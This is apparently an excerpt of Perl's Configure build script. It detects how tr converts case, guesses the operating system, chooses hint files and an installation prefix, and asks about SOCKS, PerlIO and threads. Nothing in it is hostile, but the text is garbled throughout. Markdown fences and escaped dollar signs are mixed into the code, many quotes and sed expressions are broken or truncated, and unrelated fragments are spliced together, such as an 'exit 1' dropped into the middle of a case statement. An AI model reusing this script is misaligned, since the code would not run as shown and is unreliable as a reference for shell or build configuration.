    echo "Good, your tr supports [:lower:] and [:upper:] to convert case." >&4
```

```
    up='[:upper:]'
```

```
    low='[:lower:]'
```

```
;;
```

```
*)    # There is a discontinuity in EBCDIC between 'R' and 'S'
```

```
    # (0xd9 and 0xe2), therefore that is a nice testing point.
```

```
    if test "X$up" = X -o "X$low" = X; then
```

```
        case "`echo RS | $tr '[R-S]' '[r-s]' 2>/dev/null`" in
```

```
        rs) up='[A-Z]'
```

```
            low='[a-z]'
```

```
;;
```

```
esac
```

fi

if test "X\$up" = X -o "X\$low" = X; then

case "`echo RS | \$tr R-S r-s 2>/dev/null`" in

rs) up='A-Z'

low='a-z'

;;

esac

fi

if test "X\$up" = X -o "X\$low" = X; then

case "`echo RS | od -x 2>/dev/null`" in

\*D9E2\*|\*d9e2\*)

echo "Hey, this might be EBCDIC." >&4

if test "X\$up" = X -o "X\$low" = X; then

case "`echo RS | \$tr '[A-IJ-RS-Z]' '[a-ij-rs-z]' 2>/dev/null`" in

rs) up='[A-IJ-RS-Z]'

low='[a-ij-rs-z]'

;;

esac

fi

if test "X\$up" = X -o "X\$low" = X; then

case "`echo RS | \$tr A-IJ-RS-Z a-ij-rs-z 2>/dev/null`" in

rs) up='A-IJ-RS-Z'

low='a-ij-rs-z'

;;

esac



```

        fi
    ;;
esac

fi

esac

case "`echo RS | $tr \"$sup\" \"$low\" 2>/dev/null`" in

rs)

    echo "Using $sup and $low to convert case." >&4

    ;;

*)

    echo "I don't know how to translate letters from upper to lower case." >&4

    echo "Your tr is not acting any way I know of." >&4

    exit 1

    ;;

esac

: set up the translation script tr, must be called with ./tr of course

cat >tr <<EOSC

$startsh

case "$1$2" in

'[A-Z][a-z]') exec $tr '$sup' '$low';;

'[a-z][A-Z]') exec $tr '$low' '$sup';;

esac

exec $tr "$$@"

EOSC

chmod +x tr

```

\$eunicefix tr

: Try to determine whether config.sh was made on this system

```
case "$config_sh" in
```

```
"")
```

```
myuname=`$uname -a 2>/dev/null`
```

```
$test -z "$myuname" && myuname=`hostname 2>/dev/null`
```

```
# tr '[A-Z]' '[a-z]' would not work in EBCDIC
```

```
# because the A-Z/a-z are not consecutive.
```

```
myuname=`echo $myuname | $sed -e 's/^[^=]*=/' -e "s,['/],,,g" | \
```

```
./tr '[A-Z]' '[a-z]' | $tr $trnl ' '
```

```
newmyuname="$myuname"
```

```
dflt=n
```

```
case "$knowitall" in
```

```
"")
```

```
if test -f ../config.sh; then
```

```
if $contains myuname= ../config.sh >/dev/null 2>&1; then
```

```
eval "`grep myuname= ../config.sh`"
```

```
fi
```

```
if test "X$myuname" = "X$newmyuname"; then
```

```
dflt=y
```

```
fi
```

```
fi
```

```
;;
```

```
*) dflt=y;;
```

esac

: Get old answers from old config file if Configure was run on the

: same system, otherwise use the hints.

hint=default

cd ..

if test -f config.sh; then

echo " "

rp="I see a config.sh file. Shall I use it to set the defaults?"

. UU/myread

case "\$ans" in

n\*|N\*) echo "OK, I'll ignore it."

mv config.sh config.sh.old

myuname="\$newmyuname"

;;

\*) echo "Fetching default answers from your old config.sh file..." >&4

tmp\_n="\$n"

tmp\_c="\$c"

tmp\_sh="\$sh"

./config.sh

cp config.sh UU

n="\$tmp\_n"

c="\$tmp\_c"

: Older versions did not always set \$sh. Catch re-use of such

: an old config.sh.

```

        case "$sh" in
            "") sh="$tmp_sh" ;;
        esac

        hint=previous

        ;;
    esac

fi

. ./UU/checkcc

if test ! -f config.sh; then

    $cat <<EOM

```

First time through, eh? I have some defaults handy for some systems that need some extra help getting the Configure answers right:

EOM

```

(cd $src/hints; ls -C *.sh) | $sed 's/\.sh/ /g' >&4

dflt=""

: Half the following guesses are probably wrong... If you have better
: tests or hints, please send them to perlbug@perl.org

: The metaconfig authors would also appreciate a copy...

$test -f /irix && osname=irix

$test -f /xenix && osname=sco_xenix

$test -f /dynix && osname=dynix

$test -f /dnix && osname=dnix

$test -f /lynx.os && osname=lynxos

```

```

$test -f /unicos && osname=unicos && osvers=`$uname -r`

$test -f /unicosmk && osname=unicosmk && osvers=`$uname -r`

$test -f /unicosmk.ar && osname=unicosmk && osvers=`$uname -r`

$test -f /bin/mips && /bin/mips && osname=mips

$test -d /NextApps && set X `hostinfo | grep 'NeXT Mach.*:' | \
    $sed -e 's/:/' -e 's/\./_/'` && osname=next && osvers=$4

$test -d /usr/apollo/bin && osname=apollo

$test -f /etc/saf/_sactab && osname=svr4

$test -d /usr/include/minix && osname=minix

$test -f /system/gnu_library/bin/ar.pm && osname=vos

if $test -d /MachTen -o -d /MachTen_Folder; then
    osname=machten

    if $test -x /sbin/version; then
        osvers=`/sbin/version | $awk '{print $2}' |
            $sed -e 's/[A-Za-z]$/'`

    elif $test -x /usr/etc/version; then
        osvers=`/usr/etc/version | $awk '{print $2}' |
            $sed -e 's/[A-Za-z]$/'`

    else
        osvers="$2.$3"

    fi
fi

$test -f /sys/posix.dll &&

$test -f /usr/bin/what &&

```

```
set X `/usr/bin/what /sys/posix.dll` &&
```

```
$test "$3" = UWIN &&
```

```
osname=uwin &&
```

```
osvers="$5"
```

```
if $test -f $uname; then
```

```
set X $myuname
```

```
shift
```

```
case "$5" in
```

```
fps*) osname=fps ;;
```

```
mips*)
```

```
case "$4" in
```

```
umips) osname=umips ;;
```

```
*) osname=mips ;;
```

```
esac;;
```

```
[23]100) osname=mips ;;
```

```
next*) osname=next ;;
```

```
i386*)
```

```
tmp=`/bin/uname -X 2>/dev/null|awk '/3\.2v[45]/{ print $(NF) }`
```

```
if $test "$tmp" != "" -a "$3" = "3.2" -a -f '/etc/systemid'; then
```

```
osname='sco'
```

```
osvers=$tmp
```

```
elif $test -f /etc/kconfig; then
```

```
osname=isc
```

```

        if test "$lns" = "$ln -s"; then

            osvers=4

            elif $contains _SYSV3 /usr/include/stdio.h > /dev/null 2>&1 ; then

                osvers=3

            elif $contains _POSIX_SOURCE /usr/include/stdio.h > /dev/null 2>&1 ;

then

                osvers=2

            fi

        fi

        tmp=""

        ;;

pc*)

        if test -n "$DJGPP"; then

            osname=dos

            osvers=djgpp

        fi

        ;;

esac

case "$1" in

aix) osname=aix

        tmp=`( oslevel) 2>/dev/null || echo "not found") 2>&1`

        case "$tmp" in

            # oslevel can fail with:

            # oslevel: Unable to acquire lock.

            *not\ found) osvers="$4"."$3" ;;

```

```
'<3240'|'<>3240') osvers=3.2.0 ;;

'=3240'|'>3240'|'<3250'|'<>3250') osvers=3.2.4 ;;

'=3250'|'>3250') osvers=3.2.5 ;;

*) osvers=$tmp;;

esac

;;

bsd386) osname=bsd386

    osvers=`$uname -r`

    ;;

cygwin*) osname=cygwin

    osvers="$3"

    ;;

*dc.osx) osname=dcosx

    osvers="$3"

    ;;

dnix) osname=dnix

    osvers="$3"

    ;;

domainos) osname=apollo

    osvers="$3"

    ;;

dgux)  osname=dgux

    osvers="$3"

    ;;

dragonfly) osname=dragonfly
```



```

        osvers="$3"

        ;;

dynixptx*) osname=dynixptx

        osvers=`echo "$4" | sed 's/^v//`

        ;;

freebsd) osname=freebsd

        osvers="$3" ;;

genix)  osname=genix ;;

gnu)   osname=gnu

        osvers="$3" ;;

hp*)   osname=hpux

        osvers=`echo "$3" | $sed 's,.*\.[0-9]*\.[0-9]*\),\1,'`

        ;;

irix*)  osname=irix

        case "$3" in

            4*) osvers=4 ;;

            5*) osvers=5 ;;

            *)   osvers="$3" ;;

        esac

        ;;

linux)  osname=linux

        case "$3" in

            *)   osvers="$3" ;;

        esac

        ;;

```

```

MiNT)  osname=mint

;;

netbsd*) osname=netbsd

        osvers="$3"

        ;;

news-os) osvers="$3"

        case "$3" in

            4*) osname=newsos4 ;;

            *) osname=newsos ;;

        esac

        ;;

next*) osname=next ;;

nonstop-ux) osname=nonstopux ;;

openbsd) osname=openbsd

osvers="$3"

;;

os2)  osname=os2

        osvers="$4"

        ;;

POSIX-BC | posix-bc ) osname=posix-bc

        osvers="$3"

        ;;

powerux | power_ux | powermax_os | powermaxos | \
powerunix | power_unix) osname=powerux

        osvers="$3"

```

```
;;
```

```
qnx) osname=qnx
```

```
    osvers="$4"
```

```
;;
```

```
solaris) osname=solaris
```

```
    case "$3" in
```

```
        5*) osvers=`echo $3 | $sed 's/^5/2/g'` ;;
```

```
        *)    osvers="$3" ;;
```

```
    esac
```

```
;;
```

```
sunos) osname=sunos
```

```
    case "$3" in
```

```
        5*) osname=solaris
```

```
            osvers=`echo $3 | $sed 's/^5/2/g'` ;;
```

```
        *)    osvers="$3" ;;
```

```
    esac
```

```
;;
```

```
titanos) osname=titanos
```

```
    case "$3" in
```

```
        1*) osvers=1 ;;
```

```
        2*) osvers=2 ;;
```

```
        3*) osvers=3 ;;
```

```
        4*) osvers=4 ;;
```

```
        *)    osvers="$3" ;;
```

```
    esac
```

```

;;
ultrix) osname=ultrix

    osvers="$3"

;;

osf1|mls+)    case "$5" in

                alpha)

                    osname=dec_osf

                    osvers=`sizer -v | awk -FUNIX '{print $2}' | awk '{print $1}' | tr
'[A-Z]' '[a-z]' | sed 's/^[xvt]//`

                    case "$osvers" in

                        [1-9].[0-9]*) ;;

                        *) osvers=`echo "$3" | sed 's/^[xvt]//` ;;

                    esac

                ;;

            hp*)    osname=hp_osf1    ;;

            mips)    osname=mips_osf1 ;;

            esac

;;

# UnixWare 7.1.2 is known as Open UNIX 8

openunix|unixware) osname=svr5

    osvers="$4"

;;

uts)    osname=uts

    osvers="$3"

;;

vos) osvers="$3"

```

```

;;
$2) case "$osname" in
    *isc*) ;;
    *freebsd*) ;;
    svr*)
        : svr4.x or possibly later
        case "svr$3" in
            ${osname}*)
                osname=svr$3
                osvers=$4
                ;;
            esac
        case "$osname" in
            svr4.0)
                : Check for ESIX
                if test -f /stand/boot ; then
                    eval `grep '^INITPROG=[a-z/0-9]*$' /stand/boot`
                    if test -n "$INITPROG" -a -f "$INITPROG"; then
                        isesix=`strings -a $INITPROG | grep 'ESIX SYSTEM V/386 Release 4.0'`
                        if test -n "$isesix"; then
                            osname=esix4
                        fi
                    fi
                fi
            ;;
        ;;

```

```

        esac

        ;;

*)    if test -f /etc/systemid; then

            osname=sco

            set `echo $3 | $sed 's/\./ /g'` $4

            if $test -f $src/hints/sco_$1_$2_$3.sh; then

                osvers=$1.$2.$3

            elif $test -f $src/hints/sco_$1_$2.sh; then

                osvers=$1.$2

            elif $test -f $src/hints/sco_$1.sh; then

                osvers=$1

            fi

        else

            case "$osname" in

                "") : Still unknown. Probably a generic Sys V.

                    osname="sysv"

                    osvers="$3"

                    ;;

            esac

        fi

        ;;

    esac

    ;;

*)    case "$osname" in

        "") : Still unknown. Probably a generic BSD.

```

```

        osname="$1"
        osvers="$3"
        ;;
    esac
    ;;
esac

else
    if test -f /vmunix -a -f $src/hints/news_os.sh; then
        (what /vmunix | UU/tr '[A-Z]' '[a-z]') > UU/kernel.what 2>&1
        if $contains news-os UU/kernel.what >/dev/null 2>&1; then
            osname=news_os
        fi
        $rm -f UU/kernel.what
    elif test -d c:/ -o -n "$is_os2" ; then
        set X $myuname
        osname=os2
        osvers="$5"
    fi
fi

case "$targetarch" in
    ") ;;
    *) hostarch=$osname
        osname=`echo $targetarch|sed 's,^[^-]*-, '`
        osvers="

```

```
;;  
esac
```

: Now look for a hint file osname\_osvers, unless one has been

: specified already.

case "\$hintfile" in

"|'')

file=`echo "\${osname}\_\${osvers}" | \$sed -e 's%\.\%\_g' -e 's%\_%%%'`

: Also try without trailing minor version numbers.

xfile=`echo \$file | \$sed -e 's%[\_^]\*\$%%'`

xxfile=`echo \$xfile | \$sed -e 's%[\_^]\*\$%%'`

xxxfile=`echo \$xxfile | \$sed -e 's%[\_^]\*\$%%'`

xxxxfile=`echo \$xxxfile | \$sed -e 's%[\_^]\*\$%%'`

case "\$file" in

") dflt=none ;;

\*) case "\$osvers" in

") dflt=\$file

;;

\*) if \$test -f \$src/hints/\$file.sh ; then

dflt=\$file

elif \$test -f \$src/hints/\$xfile.sh ; then

dflt=\$xfile

elif \$test -f \$src/hints/\$xxfile.sh ; then

dflt=\$xxfile

elif \$test -f \$src/hints/\$xxxfile.sh ; then



```

        dflt=$xxxfile
    elif $test -f $src/hints/$xxxxfile.sh ; then
        dflt=$xxxxfile
    elif $test -f "$src/hints/${osname}.sh" ; then
        dflt="${osname}"
    else
        dflt=none
    fi
;;
esac
;;
esac

if $test -f Policy.sh ; then
    case "$dflt" in
        *Policy*) ;;
        none) dflt="Policy" ;;
        *) dflt="Policy $dflt" ;;
    esac
fi
;;
*)
    dflt=`echo $hintfile | $sed 's/\.sh$/\'`
;;
esac

```

```
if $test -f Policy.sh ; then
```

```
$cat <<EOM
```

There's also a Policy hint file available, which should make the site-specific (policy) questions easier to answer.

EOM

```
fi
```

```
$cat <<EOM
```

You may give one or more space-separated answers, or "none" if appropriate.

If you have a handcrafted Policy.sh file or a Policy.sh file generated by a previous run of Configure, you may specify it as well as or instead of OS-specific hints. If hints are provided for your OS, you should use them: although Perl can probably be built without hints on many platforms, using hints often improve performance and may enable features that Configure can't set up on its own. If there are no hints that match your OS, specify "none"; DO NOT give a wrong version or a wrong OS.

EOM

```
rp="Which of these apply, if any?"
```

```
. UU/myread
```

```
tans=$ans
```

```

for file in $tans; do

    if $test X$file = XPolicy -a -f Policy.sh; then

        . Policy.sh

        $cat Policy.sh >> UU/config.sh

    elif $test -f $src/hints/$file.sh; then

        . $src/hints/$file.sh

        $cat $src/hints/$file.sh >> UU/config.sh

    elif $test X"$tans" = X -o X"$tans" = Xnone ; then

        : nothing

    else

        : Give one chance to correct a possible typo.

        echo "$file.sh does not exist"

        dflt=$file

        rp="hint to use instead?"

        . UU/myread

        for file in $ans; do

            if $test -f "$src/hints/$file.sh"; then

                . $src/hints/$file.sh

                $cat $src/hints/$file.sh >> UU/config.sh

            elif $test X$ans = X -o X$ans = Xnone ; then

                : nothing

            else

                echo "$file.sh does not exist -- ignored."

            fi

        done

```

```

        fi
    done

    hint=recommended
    : Remember our hint file for later.

    if $test -f "$src/hints/$file.sh" ; then
        hintfile="$file"
    else
        hintfile=""
    fi
fi

cd UU

;;

*)

    echo " "

    echo "Fetching default answers from $config_sh..." >&4

    tmp_n="$n"
    tmp_c="$c"

    cd ..

    cp $config_sh config.sh 2>/dev/null

    chmod +w config.sh

    . ./config.sh

    cd UU

    cp ../config.sh .

    n="$tmp_n"

```

```
        c="$tmp_c"

        hint=previous

        ;;

    esac

    test "$override" && ./optdef.sh
```

```
    : Restore computed paths

    for file in $loclist $trylist; do

        eval $file="\$_$file"

    done
```

```
cat << EOM
```

Configure uses the operating system name and version to set some defaults.

The default value is probably right if the name rings a bell. Otherwise,  
since spelling matters for me, either accept the default or answer "none"  
to leave it blank.

```
EOM
```

```
case "$osname" in

    '|')

        case "$hintfile" in

            '|'|none) dflt=none ;;

            *) dflt=`echo $hintfile | $sed -e 's/\.sh$//' -e 's/_.*$//'` ;;

        esac

    esac
```

```

        ;;

        *) dflt="$osname" ;;

esac

rp="Operating system name?"

. ./myread

case "$ans" in

none) osname="" ;;

*) osname=`echo "$ans" | $sed -e 's/[ 	]*/_/g' | ./tr '[A-Z]' '[a-z]'`;

esac

echo " "

case "$osvers" in

"|"')

        case "$hintfile" in

"|"'|none) dflt=none ;;

*)

        dflt=`echo $hintfile | $sed -e 's/\.sh$/' -e 's/^[^_]*//`

        dflt=`echo $dflt | $sed -e 's/^[^_]/' -e 's/_/./g`

        case "$dflt" in

"|"') dflt=none ;;

        esac

        ;;

        esac

        ;;

        *) dflt="$osvers" ;;

esac

rp="Operating system version?"

```

```
./myread  
case "$ans" in  
none) osvers="" ;;  
*) osvers="$ans" ;;  
esac
```

```
./posthint.sh
```

```
: who configured the system
```

```
cf_time=`LC_ALL=C; LANGUAGE=C; export LC_ALL; export LANGUAGE; $date 2>&1`
```

```
case "$cf_by" in
```

```
"" )
```

```
    cf_by=`(logname) 2>/dev/null`
```

```
    case "$cf_by" in
```

```
        "" )
```

```
            cf_by=`(whoami) 2>/dev/null`
```

```
            case "$cf_by" in
```

```
                "" ) cf_by=unknown ;;
```

```
            esac ;;
```

```
    esac ;;
```

```
esac
```

```
: decide how portable to be. Allow command line overrides.
```

```
case "$d_portable" in
```

exit 1



```

        fi
        case "$1" in
            */*)
                echo \${dir}/${`expr x$1 : '^[^/]*/(.*)'\`
                ;;
            *)
                echo \${dir}
                ;;
        esac
    fi
;;
*)
    echo $1
;;
esac

EOSS

chmod +x filexp

$eunicefix filexp

: now set up to get a file name

cat <<EOS >getfile

$startsh

EOS

cat <<'EOSC' >>getfile

tilde="

```

```

fullpath=""
already=""
skip=""
none_ok=""
exp_file=""
nopath_ok=""
orig_rp="$rp"
orig_dflt="$dflt"
case "$gfpth" in
") gfpth='.' ;;
esac

```

```

case "$fn" in
*\(*)
: getfile will accept an answer from the comma-separated list
: enclosed in parentheses even if it does not meet other criteria.
expr "$fn" : '.*(\(.*\)).*' | $tr ' ' $trnl >getfile.ok
fn=`echo $fn | sed 's/(.*)//`
;;
esac

```

```

case "$fn" in
*.*)
loc_file=`expr $fn : '.*:(.*)'`
fn=`expr $fn : '\(.*\):.*'`

```

```
;;

esac

case "$fn" in
*~*) tilde=true;;

esac

case "$fn" in
*/) fullpath=true;;

esac

case "$fn" in
*+*) skip=true;;

esac

case "$fn" in
*n*) none_ok=true;;

esac

case "$fn" in
*e*) exp_file=true;;

esac

case "$fn" in
*p*) nopath_ok=true;;

esac


case "$fn" in
*f*) type='File';;

*d*) type='Directory';;
```

```
*) type='Locate';;
```

```
esac
```

```
what="$type"
```

```
case "$what" in
```

```
Locate) what='File';;
```

```
esac
```

```
case "$exp_file" in
```

```
"")
```

```
    case "$d_portable" in
```

```
        "$define") ;;
```

```
        *) exp_file=true;;
```

```
    esac
```

```
;;
```

```
esac
```

```
cd ..
```

```
while test "$type"; do
```

```
    redo="
```

```
    rp="$orig_rp"
```

```
    dflt="$orig_dflt"
```

```
    case "$tilde" in
```

```
        true) rp="$rp (~name ok)";;
```

```
    esac
```

```

. UU/myread

if test -f UU/getfile.ok && \

    $contains "^$ans\$" UU/getfile.ok >/dev/null 2>&1

then

    value="$ans"

    ansexp="$ans"

    break

fi

case "$ans" in

none)

    value=""

    ansexp=""

    case "$none_ok" in

true) type=";;

    esac

    ;;

*)

    case "$stilde" in

    ") value="$ans"

        ansexp="$ans";;

    *)

        value=`UU/filexp $ans`

        case $? in

0)

            if test "$ans" != "$value"; then

```

```

        echo "(That expands to $value on this system.)"

    fi

    ;;

*) value="$ans";;

esac

ansexp="$value"

case "$exp_file" in

") value="$ans";;

esac

;;

esac

case "$fullpath" in

true)

    case "$ansexp" in

/*) value="$ansexp" ;;

[a-zA-Z]:/*) value="$ansexp" ;;

*)

        redo=true

        case "$already" in

true)

            echo "I shall only accept a full path name, as in /bin/ls." >&4

            echo "Use a ! shell escape if you wish to check pathnames." >&4

                ;;

        *)

            echo "Please give a full path name, starting with slash." >&4

```

```

        case "$tilde" in
            true)

                echo "Note that using ~name is ok provided it expands well." >&4

                already=true

                ;;

            esac

        esac

        ;;

    esac

    ;;

esac

case "$redo" in

")

    case "$type" in

        File)

            for fp in $gfpth; do

                if test "X$fp" = X.; then

                    pf="$ansexp"

                else

                    pf="$fp/$ansexp"

                fi

                if test -f "$pf"; then

                    type="

                elif test -r "$pf" || (test -h "$pf") >/dev/null 2>&1

                then

```

```

        echo "($value is not a plain file, but that's ok.)"

        type=""

    fi

    if test X"$type" = X; then

        value="$pf"

        break

    fi

done

;;

Directory)

    for fp in $gfpth; do

        if test "X$fp" = X.; then

            dir="$ans"

            direxp="$ansexp"

        else

            dir="$fp/$ansexp"

            direxp="$fp/$ansexp"

        fi

        if test -d "$direxp"; then

            type=""

            value="$dir"

            break

        fi

    done

;;

```



Locate)

```
if test -d "$ansexp"; then

    echo "(Looking for $loc_file in directory $value.)"

    value="$value/$loc_file"

    ansexp="$ansexp/$loc_file"

fi

if test -f "$ansexp"; then

    type="

fi

case "$nopath_ok" in
true) case "$value" in
        */) ;;

        *)      echo "Assuming $value will be in people's path."
                type="
                ;;

        esac

        ;;

    esac

    ;;

esac

case "$skip" in
true) type=";

esac
```

```

case "$type" in
    ") ;;
    *)

        if test "$fastread" = yes; then

            dflt=y

        else

            dflt=n

        fi

        rp="$what $value doesn't exist. Use that name anyway?"

        . UU/myread

        dflt=""

        case "$ans" in

            y*) type=";;

            *) echo " ";;

        esac

        ;;

    esac

    ;;

esac

;;

done

cd UU

ans="$value"

rp="$orig_rp"

```

```
dflt="$orig_dflt"
```

```
rm -f getfile.ok
```

```
test "X$gfpthkeep" != Xy && gfpth=""
```

```
EOSC
```

: determine root of directory hierarchy where package will be installed.

```
case "$prefix" in
```

```
"")
```

```
    dflt=`./loc . /usr/local /usr/local /local /opt /usr`
```

```
    ;;
```

```
*?/)
```

```
    dflt=`echo "$prefix" | sed 's/.$//'`
```

```
    ;;
```

```
*)
```

```
    dflt="$prefix"
```

```
    ;;
```

```
esac
```

```
$cat <<EOM
```

By default, \$package will be installed in \$dflt/bin, manual pages

under \$dflt/man, etc..., i.e. with \$dflt as prefix for all

installation directories. Typically this is something like /usr/local.

If you wish to have binaries under /usr/bin but other parts of the

installation under /usr/local, that's ok: you will be prompted

separately for each of the installation directories, the prefix being

only used to set the defaults.

EOM

fn=d~

rp='Installation prefix to use?'

. ./getfile

oldprefix=""

case "\$prefix" in

) ;;

\*)

case "\$ans" in

"\$prefix") ;;

\*) oldprefix="\$prefix" ;;

esac

;;

esac

prefix="\$ans"

prefixexp="\$ansexp"

: allow them to override the AFS root

case "\$afsroot" in

) afsroot=/afs ;;

\*) afsroot=\$afsroot ;;

esac

```

: is AFS running?

echo " "

case "$afs" in
$define|true)  afs=true ;;
$undef|false)  afs=false ;;
*)            if $test -d $afsroot; then
                afs=true
            else
                afs=false
            fi
            ;;
esac

if $afs; then
    echo "AFS may be running... I'll be extra cautious then..." >&4
else
    echo "AFS does not seem to be running..." >&4
fi

```

: determine installation prefix for where package is to be installed.

```
if $afs; then
```

```
$cat <<EOM
```

Since you are running AFS, I need to distinguish the directory in which files will reside from the directory in which they are installed (and from which they are presumably copied to the former directory by occult means).

EOM

```
case "$installprefix" in
    "") dflt=`echo $prefix | sed 's#^/afs/#/afs/.#`;;
    *) dflt="$installprefix";;
esac
```

else

\$cat <<EOM

In some special cases, particularly when building \$package for distribution, it is convenient to distinguish the directory in which files should be installed from the directory (\$prefix) in which they will eventually reside. For most users, these two directories are the same.

EOM

```
case "$installprefix" in
    "") dflt=$prefix ;;
    *) dflt=$installprefix;;
esac
```

fi

fn=d~

rp='What installation prefix should I use for installing files?'

./getfile

installprefix="\$ans"

installprefixexp="\$ansexp"

: Perform the prefixexp/installprefixexp correction if necessary

```
cat <<EOS >installprefix
```

```
$startsh
```

```
EOS
```

```
cat <<'EOSC' >>installprefix
```

: Change installation prefix, if necessary.

```
if $test X"$prefix" != X"$installprefix"; then
```

```
    eval "install${prefixvar}=\`echo \${${prefixvar}exp} | sed \"s#^\${prefixexp#}\${installprefixexp#}\"\"`"
```

```
else
```

```
    eval "install${prefixvar}=\"\${${prefixvar}exp}\""
```

```
fi
```

```
EOSC
```

```
chmod +x installprefix
```

```
$eunicefix installprefix
```

: Set variables such as privlib and privlibexp from the output of ./getfile

: performing the prefixexp/installprefixexp correction if necessary.

```
cat <<EOS >setprefixvar
```

```
$startsh
```

```
EOS
```

```
cat <<'EOSC' >>setprefixvar
```

```
eval "${prefixvar}=\"\${ans}\""
```

```
eval "${prefixvar}exp=\"\${ansexp}\""
```

```
./installprefix
```

EOSC

chmod +x setprefixvar

\$eunicefix setprefixvar

: set up the script used to warn in case of inconsistency

cat <<EOS >whoa

\$startsh

EOS

cat <<'EOSC' >>whoa

dflt=y

case "\$hint" in

recommended)

case "\$hintfile" in

") echo "The \$hint value for \\$\$var on this machine was \"\$was\"!" >&4

::

\*) echo "Hmm. Based on the hints in hints/\$hintfile.sh, " >&4

echo "the \$hint value for \\$\$var on this machine was \"\$was\"!" >&4

::

esac

::

\*) echo " "

echo "\*\*\* WHOA THERE!!! \*\*\*" >&4

echo " The \$hint value for \\$\$var on this machine was \"\$was\"!" >&4

::

esac



```
rp="    Keep the $hint value?"
```

```
./myread
```

```
case "$ans" in
```

```
y) td=$was; tu=$was;;
```

```
esac
```

```
EOSC
```

```
: function used to set '$1' to '$val'
```

```
setvar='var=$1; eval "was=\$$1"; td=$define; tu=$undef;
```

```
case "$val$was" in
```

```
$define$undef) ./whoa; eval "$var=\$td";;
```

```
$undef$define) ./whoa; eval "$var=\$tu";;
```

```
*) eval "$var=$val";;
```

```
esac'
```

```
: Check is we will use socks
```

```
case "$usesocks" in
```

```
$define|true|[yY]*) dflt='y';;
```

```
*) dflt='n';;
```

```
esac
```

```
cat <<EOM
```

Perl can be built to use the SOCKS proxy protocol library. To do so,

Configure must be run with -Dusesocks. If you use SOCKS you also need

to use the PerlIO abstraction layer, this will be implicitly selected.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

rp='Build Perl for SOCKS?'

./myread

case "\$ans" in

y|Y) val="\$define" ;;

\*) val="\$undef" ;;

esac

set usesocks

eval \$setvar

case "\$usesocks" in

\$define|true|[yY]\*) useperlio="\$define";;

esac

: Check if we want perlio

case "\$useperlio" in

\$define|true|[yY]\*|") dflt='y';;

\*) dflt='n';;

esac

cat <<EOM

Previous version of \$package used the standard IO mechanisms as defined in <stdio.h>. Versions 5.003\_02 and later of \$package allow

alternate IO mechanisms via the PerlIO abstraction layer, but the  
stdio mechanism is still available if needed. The abstraction layer  
can use AT&T's sfio (if you already have sfio installed) or regular stdio.  
Using PerlIO with sfio may cause problems with some extension modules.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

rp='Use the PerlIO abstraction layer?'

./myread

case "\$ans" in

y|Y)

val="\$define"

::

\*)

echo "Ok, doing things the stdio way."

val="\$undef"

::

esac

set useperlio

eval \$setvar

case "\$usesocks" in

\$define|true|[yY]\*)

case "\$useperlio" in

\$define|true|[yY]\*) ;;

```
*)      cat >&4 <<EOM
```

You are using the SOCKS proxy protocol library which means that you should also use the PerlIO layer. You may be headed for trouble.

EOM

```
        ;;
    esac

    ;;
esac

: get the patchlevel
echo " "

echo "Getting the current patchlevel..." >&4

if $test -r $src/patchlevel.h;then

    revision=`awk '/define[ ]+PERL_REVISION/ {print $3}' $src/patchlevel.h`
    patchlevel=`awk '/define[ ]+PERL_VERSION/ {print $3}' $src/patchlevel.h`
    subversion=`awk '/define[ ]+PERL_SUBVERSION/ {print $3}' $src/patchlevel.h`
    api_revision=`awk '/define[ ]+PERL_API_REVISION/ {print $3}' $src/patchlevel.h`
    api_version=`awk '/define[ ]+PERL_API_VERSION/ {print $3}' $src/patchlevel.h`
    api_subversion=`awk '/define[ ]+PERL_API_SUBVERSION/ {print $3}' $src/patchlevel.h`
    perl_patchlevel=`egrep ', "(MAINT|SMOKE)[0-9][0-9]*"' $src/patchlevel.h|tail -1|sed 's/[^0-9]//g`
else
    revision=0
    patchlevel=0
```

```

subversion=0

api_revision=0

api_version=0

api_subversion=0

perl_patchlevel=0

$echo "(You do not have patchlevel.h. Eek.)"

fi

: Define a handy string here to avoid duplication in myconfig.SH and configpm.
version_patchlevel_string="version $patchlevel subversion $subversion"
case "$perl_patchlevel" in
0|") ;;

*) perl_patchlevel=`echo $perl_patchlevel | sed 's/.*/ //'`

version_patchlevel_string="$version_patchlevel_string patch $perl_patchlevel"

;;

esac

$echo "(You have $package $version_patchlevel_string.)"

case "$osname" in
dos|vms)

: XXX Should be a Configure test for double-dots in filenames.

version=`echo $revision $patchlevel $subversion | \
$awk '{ printf "%d_%d_%d\n", $1, $2, $3 }'`

api_versionstring=`echo $api_revision $api_version $api_subversion | \
$awk '{ printf "%d_%d_%d\n", $1, $2, $3 }'`

```

```

;;
*)
version=`echo $revision $patchlevel $subversion | \
    $awk '{ printf "%d.%d.%d\n", $1, $2, $3 }`
api_versionstring=`echo $api_revision $api_version $api_subversion | \
    $awk '{ printf "%d.%d.%d\n", $1, $2, $3 }`
;;
esac

```

```

: Special case the 5.005_xx maintenance series, which used 5.005
: without any subversion label as a subdirectory in $sitelib
if test "${api_revision}${api_version}${api_subversion}" = "550"; then
    api_versionstring='5.005'
fi

```

```

: Do we want threads support and if so, what type
case "$usethreads" in
$define|true|[yY]*)    dflt='y';;
*)    # Catch case where user specified ithreads or 5005threads but
    # forgot -Dusethreads (A.D. 4/2002)
    case "$useithreads$use5005threads" in
*$define*)
        case "$useperlio" in
"$define")    dflt='y' ;;
*)            dflt='n' ;;
        esac
    esac

```

```

;;

*) dflt='n';;

esac

;;

esac

cat <<EOM

```

Perl can be built to take advantage of threads on some systems.

To do so, Configure can be run with -Dusethreads.

Note that Perl built with threading support runs slightly slower and uses more memory than plain Perl. The current implementation is believed to be stable, but it is fairly new, and so should be treated with caution.

If this doesn't make any sense to you, just accept the default '\$dflt'.

```

EOM

rp='Build a threading Perl?'

./myread

case "$ans" in

y|Y)  val="$define" ;;

*)    val="$undef" ;;

esac

set usethreads

eval $setvar

```

```
if $test $patchlevel -lt 9; then
```

```
case "$usethreads" in
```

```
$define)
```

```
$cat <<EOM
```

Since release 5.6, Perl has had two different threading implementations, the newer interpreter-based version (ithreads) with one interpreter per thread, and the older 5.005 version (5005threads).

The 5005threads version is effectively unmaintained and will probably be removed in Perl 5.10, so there should be no need to build a Perl using it unless needed for backwards compatibility with some existing 5.005threads code.

EOM

```
: Default to ithreads unless overridden on command line or with
```

```
: old config.sh
```

```
dflt='y'
```

```
case "$use5005threads" in
```

```
    $define|true|[yY]*) dflt='n';;
```

```
esac
```

```
case "$useithreads" in
```

```
    $undef|false|[nN]*) dflt='n';;
```

```
esac
```

```
